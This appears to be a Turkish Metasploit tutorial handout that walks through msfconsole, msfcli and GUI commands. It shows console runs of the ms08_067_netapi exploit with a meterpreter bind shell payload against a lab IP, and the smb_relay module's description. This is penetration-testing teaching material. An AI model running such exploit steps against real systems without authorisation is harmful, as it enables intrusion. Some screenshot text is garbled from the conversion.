
msf > █
```


Msfweb



MsfGui

- 3.3 sonrası geliştirme süreci devam etmeyecek



Msfconsole Çalışmaları

- Msfconsole menüsünün kullanımı
 - Help
 - Show
 - Exploit
 - Search
 - Back
 - sessions

Msfconsole: Yardım menüsü

```
msf > help
```

Core Commands

```
=====
```

Command	Description
-----	-----
?	Help menu
back	Move back from the current context
banner	Display an awesome metasploit banner
cd	Change the current working directory
connect	Communicate with a host
exit	Exit the console
help	Help menu
info	Displays information about one or more module
irb	Drop into irb scripting mode
jobs	Displays and manages jobs
load	Load a framework plugin
loadpath	Searches for and loads modules from a path
quit	Exit the console
resource	Run the commands stored in a file
route	Route traffic through a session
save	Saves the active datastores
search	Searches module names and descriptions
sessions	Dump session listings and display information about sessions
set	Sets a variable to a value
setg	Sets a global variable to a value
show	Displays modules of a given type, or all modules
sleep	Do nothing for the specified number of seconds
unload	Unload a framework plugin
unset	Unsets one or more variables
unsetg	Unsets one or more global variables
use	Selects a module by name
version	Show the console library version number

Msfconsole:Komut tamamlama

- Linux/UNIX bash konsolu gibi komut tamamlama özelliği
- Komut tamamlama tab tuşuyla yapılır

```
msf > use exploit/unix/webapp/php
use exploit/unix/webapp/php_eval
use exploit/unix/webapp/php_include
msf > use exploit/unix/webapp/php_xml
```

```
use exploit/unix/webapp/php_vbulletin_template use exploit/unix/webapp/php_xmlrpc_eval
use exploit/unix/webapp/php_wordpress_lastpost use exploit/unix/webapp/phpbb_highlight
```

Msfconsole:Show komutu

- Seçenekleri görme amaçlı kullanılır
- Show exploits
- Show auxiliary
- Show options

```
msf > use exploit/windows/smb/ms08_067_netapi
msf exploit(ms08_067_netapi) > show options

Module options:

  Name      Current Setting  Required  Description
  ----      -
  RHOST      RHOST            yes       The target address
  RPORT      445              yes       Set the SMB service port
  SMBPIPE    BROWSER          yes       The pipe name to use (BROWSER, SRVSVC)

Exploit target:

  Id  Name
  --  --
  0    Automatic Targeting
```

```
msf > show
show all      show auxiliary  show encoders  show exploits  show nops      show payloads  show plugins
msf > show payloads
```

Msfconsole: Search komutu

- Exploit arama için kullanılır

```
msf exploit(ms08_067_netapi) : search firefox
[*] Searching loaded modules for pattern 'firefox'...
```

Exploits

=====

Name	Description
----	-----
multi/browser/firefox_queryinterface	Firefox location.QueryInterface() Code Execution
multi/browser/mozilla_compareto	Mozilla Suite/Firefox InstallVersion->compareTo() Code Execution
multi/browser/mozilla_navigatorjava	Mozilla Suite/Firefox Navigator Object Code Execution

Msfconsole:Info komutu

- Exploit hakkında bilgi almak için kullanılır

```
msf > info multi/browser/firefox_queryinterface

Name: Firefox location.QueryInterface() Code Execution
Version: 5773
Platform:
Privileged: No
License: Metasploit Framework License (BSD)

Provided by:
hdm <hdm@metasploit.com>

Available targets:
Id  Name
--  ---
0   Firefox 1.5.0.0 Mac OS X
1   Firefox 1.5.0.0 Linux

Basic options:
Name      Current Setting  Required  Description
-----
SRVHOST   0.0.0.0          yes       The local host to listen on.
SRVPORT   8080             yes       The local port to listen on.
SSL       false            no        Use SSL
URIPATH   no               no        The URI to use for this exploit (default is random)

Payload information:
Space: 2000
Avoid: 1 characters

Description:
This module exploits a code execution vulnerability in the Mozilla Firefox browser. To reliably exploit this vulnerability, we need to fill almost a gigabyte of memory with our nop sled and payload. This module has been tested on OS X 10.3 with the stock Firefox 1.5.0 package.

References:
http://cve.mitre.org/cgi-bin/cvename.cgi?name=2006-0295
http://www.securityfocus.com/bid/16476
http://www.mozilla.org/security/announce/mfsa2006-04.html
```


Msfconsole:Use komutu

- Hangi Exploiti kullanacağımızı belirtiriz

```
msf > use exploit/windows/smb/ms08_067_netapi
msf exploit(ms08_067_netapi) > show options
```

Module options:

Name	Current Setting	Required	Description
RHOST		yes	The target address
RPORT	445	yes	Set the SMB service port
SMBPIPE	BROWSER	yes	The pipe name to use (BROWSER, SRVSVC)

Exploit target:

Id	Name
0	Automatic Targeting

Msfconsole:Set komutu

- Exploit için seçeneklerin set edilmesi(hedef ip, port, payload seçimleri)

```
msf exploit(ms08_067_netapi) > set RHOST 192.168.2.102
RHOST => 192.168.2.102
msf exploit(ms08_067_netapi) > set PAYLOAD windows/meterpreter/bind_tcp
PAYLOAD => windows/meterpreter/bind_tcp
msf exploit(ms08_067_netapi) > show options

Module options:

  Name      Current Setting  Required  Description
  ----
  RHOST     192.168.2.102   yes       The target address
  RPORT     445              yes       Set the SMB service port
  SMBPIPE   BROWSER          yes       The pipe name to use (BROWSER, SRVSVC)

Payload options (windows/meterpreter/bind_tcp):

  Name      Current Setting  Required  Description
  ----
  EXITFUNC  thread          yes       Exit technique: seh, thread, process
  LPORT     4444            yes       The local port
  RHOST     192.168.2.102   no        The target address

Exploit target:

  Id  Name
  --  ---
  0    Automatic Targeting

msf exploit(ms08_067_netapi) > set LPORT 5000
LPORT => 5000
```

Msfconsole:Encode komutu

- Hangi payload encoding yönteminin kullanılacağını belirler.
- Set encoder/...

Msfconsole:Check komutu

- Belirtilen exploitin hedef sistemde çalışıp çalışmayacağını gösterir.(Vuln. Scan)
- Tüm exploitlerde çalışmayabilir

```
msf exploit(ms08_067_netapi) > check
[*] This exploit does not support check.
```

Msfconsole:Run komutu

- Exploiti belirlenen hedef üzerinde belirlenen payloada göre çalıştırır

```
msf exploit(ms08_067_netapi) > exploit

[*] Started bind handler
[*] Automatically detecting the target...
[*] Fingerprint: Windows 2003 Service Pack 1 - lang:Unknown
[*] Could not determine the exact language pack
[*] Exploit completed, but no session was created.
_ _ _ _ _
```

Msfconsoole:sessions komutu

- Çalıştırılan exploit sonrası başarılı olunursa açılan oturumları gösterir

```
msf exploit(ms08_067_netapi) > sessions -l
```

```
Active sessions
```


```
=====
```

```
No active sessions.
```

Msfconsole:back komutu

- Bulunulan exploit'den çıkılır

MSFGUI üzerinden Msfconsole




Msfcli ile exploit çalıştırma


- Msfconsole'un doğrudan komut satırından çalıştırılabilen versiyonu
- Esnek değildir
- Scriptlerde kullanılabilir

```
root@bt:/pentest/exploits/framework3# ./msfcli windows/smb/ms08_067_netapi RHOST=192.168.2.102 PAYLOAD=windows/shell/bind_tcp E
[*] Started bind handler
[*] Automatically detecting the target...
[*] Fingerprint: Windows 2003 Service Pack 1 - lang:Unknown
[*] Could not determine the exact language pack
```

MsfUGI üzerinden Exploit Çalıştırma



Exploit Arama



Exploit Detayları

The screenshot displays the Metasploit Framework GUI v3.1-release. The main window is divided into several sections. On the left, a list of modules is shown, with 'smb_relay' highlighted. A red arrow points from this module to the 'Module Information' tab on the right. The 'Module Information' tab shows the details of the 'smb_relay' module, including its description, references, and a list of loaded exploits, payloads, encoders, nops, and auxiliary modules.

Metasploit Framework GUI v3.1-release

System Window Help

Jobs

Job ID	Module
Jobs	

Sessions

Target	Type
--------	------

Module Information | Module Output

Module: exploit/windows/smb/smb_relay

This module will relay SMB authentication requests to another host, gaining access to an authenticated SMB session if successful. If the connecting user is an administrator and network logins are allowed to the target machine, this module will execute an arbitrary payload. To exploit this, the target system must try to authenticate to this module. The easiest way to force a SMB authentication attempt is by embedding a UNC path (\\SERVER\SHARE) into a web page or email message. When the victim views the web page or email, their system will automatically connect to the server specified in the UNC share (the IP address of the system running this module) and attempt to authenticate. Unfortunately, this module is not able to clean up after itself. The service and payload file listed in the output will need to be manually removed after access has been gained. The service created by this tool uses a randomly chosen name and description, so the services list can become cluttered after repeated exploitation.


The SMB authentication relay attack was first reported by Sir Dystic on March 31st, 2001 at @lanta.com in Atlanta, Georgia. This exploit module was written by hdm (hdm@metasploit.com)

References:

- <http://en.wikipedia.org/wiki/SMBRelay>
- <http://www.microsoft.com/technet/sysinternals/utilities/psexec.msp>
- <http://www.xfocus.net/articles/200305/smbrelay.html>

Loaded 261 exploits, 117 payloads, 17 encoders, 6 nops, and 46 auxiliary

Exploit Kodu Görüntüleme



The screenshot displays the Metasploit Framework GUI v3.1-release. The main window shows a list of modules on the left, with **smb_relay** selected. A red arrow points from the **View Code** button to a secondary window titled **View Source: C:/Documents and Settings/Administrator/Application Data/msf3/modules/e...**. This window shows the source code for the **smb_relay** module.

Module Information: exploit/windows/smb/smb_relay

This module will relay SMB authentication requests to another server. If the connecting user is an administrator and net module will execute an arbitrary payload. To exploit this, the easiest way to force a SMB authentication attempt is by page or email message. When the victim views the web page server specified in the UNC share (the IP address of the system). Unfortunately, this module is not able to clean up after itself to be manually removed after access has been gained. The and description, so the services list can become cluttered after.

The SMB authentication relay attack was first reported by Silvio Georgia. This exploit module was written by hdm (hdm@metasploit.com).

References:

- <http://en.wikipedia.org/wiki/SMBRelay>
- <http://www.microsoft.com/technet/sysinternals/utilities/>
- <http://www.xfocus.net/articles/200305/smbrelay.html>

Loaded 261 exploits, 117 payloads, 17 encoders, 6 nops, and 108 auxiliary modules.

```
##
# CreateServiceW()
##

